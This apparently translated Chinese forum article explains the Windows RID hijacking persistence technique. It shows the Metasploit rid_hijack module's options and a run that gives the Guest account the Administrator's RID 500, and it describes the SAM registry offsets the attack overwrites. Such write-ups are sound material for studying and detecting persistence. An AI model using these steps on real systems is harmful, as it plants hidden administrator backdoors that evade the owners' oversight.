Windows RID劫持

angel010 / 2018-10-23 16:21:00 / 浏览数 2139 安全技术 漏洞分析 顶(0) 踩(0)

驻留的艺术在于是否能够成功地利用漏洞。有时候很难维持对特定环境的访问，尤其是在无法在特权用户组中创建或添加用户、复制凭证或哈希、实现<bind/reverse> shell时。本文介绍如何在获取目标的高访问权限后用离散和静默的方法来保持后门可用。

研究人员发现和创建了一个名为RID劫持的后利用技术。

RID劫持攻击

通过利用系统资源，可以在受害者设备上劫持任意原有的账户（包括500个内置的管理员账户）的RID，并分配到另一个用户账户。攻击可以：

- 将被劫持的账户的权限分配非劫持者的账户，即使被劫持的账户并没有启用。
- 允许用劫持者的账户凭证来认证，并获取被劫持用户的访问权限。
- 以劫持者的身份登陆并以被劫持者的身份在留存事件日志。

研究人员发现之前没有这种技术的记载，因此参考enable_support_account
post开发了Metasploit模块。该模块利用前面提到的漏洞，修改了内置账户support_388945a0的安全描述，但仅能工作在XP/2003 Windows系统上。
但rid_hijack模块可以用受害者设备上的任意原有账户自动化攻击，具体见post/windows/manage/rid_hijack。

```
msf post(windows/manage/rid_hijack) > info

       Name: Windows Manage RID Hijacking
     Module: post/windows/manage/rid_hijack
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Sebastian Castro

Compatible session types:
  Meterpreter

Basic options:
  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  GETSYSTEM      false            yes       Attempt to get SYSTEM privilege on the target host.
  GUEST_ACCOUNT  true             yes       Assign the defined RID to the Guest Account.
  PASSWORD       Password.1       no        Password to set to the defined user account.
  RID            500              yes       RID to set to the specified account.
  SESSION        2                yes       The session to run this module on.
  USERNAME                        no        User to set the defined RID.

Description:
  This module will create an entry on the target by modifying some
  properties of an existing account. It will change the account
  attributes by setting a Relative Identifier (RID), which should be
  owned by one existing account on the destination machine. Taking
  advantage of some Windows Local Users Management integrity issues,
  this module will allow to authenticate with one known account
  credentials (like GUEST account), and access with the privileges of
  another existing account (like ADMINISTRATOR account), even if the
  spoofed account is disabled.
```


先知社区

该模块在Windows受害者设备上建立了meterpreter session，然后创始检查权限并修改与特定账户相关的注册表。下面是对每个参数的简单描述：

- GETSYSTEM: 如果是true，就获取受害者的SYSTEM权限；
- GUEST_ACCOUNT: 如果是true，就用受害者的Guest账户作为劫持者账户；
- RID: RID会被分配给劫持者账户。该值应该是现有账户所有的，但会被劫持，默认值是500。
- USERNAME: 设置后，会查询定义的用户账户，并将其看作是劫持者账户。如果是GUEST_ACCOUNT，该参数会被忽略。
- PASSWORD: 设置后，会建立该值和hijacker账户密码的联系。

模块测试


该攻击在Windows XP, Windows Server 2003, Windows 8.1和Windows 10上进行了测试。以Windows 8.1 Pro虚拟机作为受害者，其中有一个用户账户user，两个内置账户Administrator账户(Administrador)和Guest账户 (Invitado)。



建立meterpreter session后，运行该模块来劫持RID值为500的内置Administrator账号，并将RID值分配给Guest账号。很明显，Guest账号并没有密码，所以需要设置一个密码。


```
msf post(windows/manage/rid_hijack) > show options

Module options (post/windows/manage/rid_hijack):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   GETSYSTEM     false            yes       Attempt to get SYSTEM privilege on the target host.
   GUEST_ACCOUNT true             yes       Assign the defined RID to the Guest Account.
   PASSWORD      Password.1       no        Password to set to the defined user account.
   RID           500              yes       RID to set to the specified account.
   SESSION       2                yes       The session to run this module on.
   USERNAME                       no        User to set the defined RID.

msf post(windows/manage/rid_hijack) > exploit

[*] Checking for SYSTEM privileges on session
[+] Session is already running with SYSTEM privileges
[*] Target OS: Windows 8.1 (Build 9600).
[*] Target account: Guest Account
[*] Target account username: Invitado
[*] Target account RID: 501
[*] Account is disabled, activating...
[+] Target account enabled
[*] Overwriting RID
[+] The RID 500 is set to the account Invitado with original RID 501
[*] Setting Invitado password to Password.1
[*] Post module execution completed
msf post(windows/manage/rid_hijack) >
```

然后就可以以Guest账号和指定的密码登陆设备。




然后就会发现成功地以Guest登陆机器了，还可以执行以下命令：

1. 用cmd.exe打开console，可以看到是以Administrator 账号运行的。
2. 研究人员是以Guest账号登陆的，可以运行whoami和检查默认路径查看。
3. Guest账号仍然是Guests localgroup（本地组）的成员，可以使攻击静默进行。
4. 可以执行一些特权操作，比如向Windows受保护的文件夹system32中写文件。




工作原理


因为XP是使用Security Account Manager
(SAM)来保存本地用户和被指账号的安全描述。每个账号都有一个分配的RID值来识别它。与域名控制器不同，Windows工作站和服务器会将部分数据保存在HKLM\SAM\SA key中，访问需要SYSTEM权限。



Names子项中含有包括内置账号在内的所有本地用户账号名。这些子项都保存为二进制值，定义了其类型属性，账号的RID是十六进制的`0x1f4 = 500, 0x1f5 = 501`。每个账号的RID和上面的子项都是一一对应的。



从这些子项中，可以找出一些有趣的`REG_BINARY`值，`F■V`。这些值含有与每个账号安全描述相关的重要数据，包括账号RID的副本和是否启用标志。F值是低字节序的，RID `30h`处，`enabled/disabled flag`在`offset 38h`处。



但是怎么找到这个值呢？在研究了Windows Authentication & Auhtorization结构后，就可以发现F二进制中保存的RID副本是LSASS和SRM在将`username`翻译为`security identifier (SID)`时，与MSV1_0.dll通信后，用来生成`primary access token`的。

因为LSASS信任从中获取的信息，因此会根据从SAM提取的安全数据创建`access token`。SAM中提取的安全数据包括`RID copy`，这也是用来定义登陆用户的安全环境的。

RID劫持包含在特定offset的F值设置RID来覆写一些字节。因为完整性问题，修改会导致Windows在大多数关键操作系统进程中将劫持者账号的误认为是被劫持者的账号，

攻击对系统内置账号和用户创建的用户都有效。

本文翻译自：http://csl.com.co/rid-hijacking/

点击收藏 | 0 关注 | 1
上一篇：Meterpreter之Andro... 下一篇：记一份基础Metasploit教程
1. 0 条回复
- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板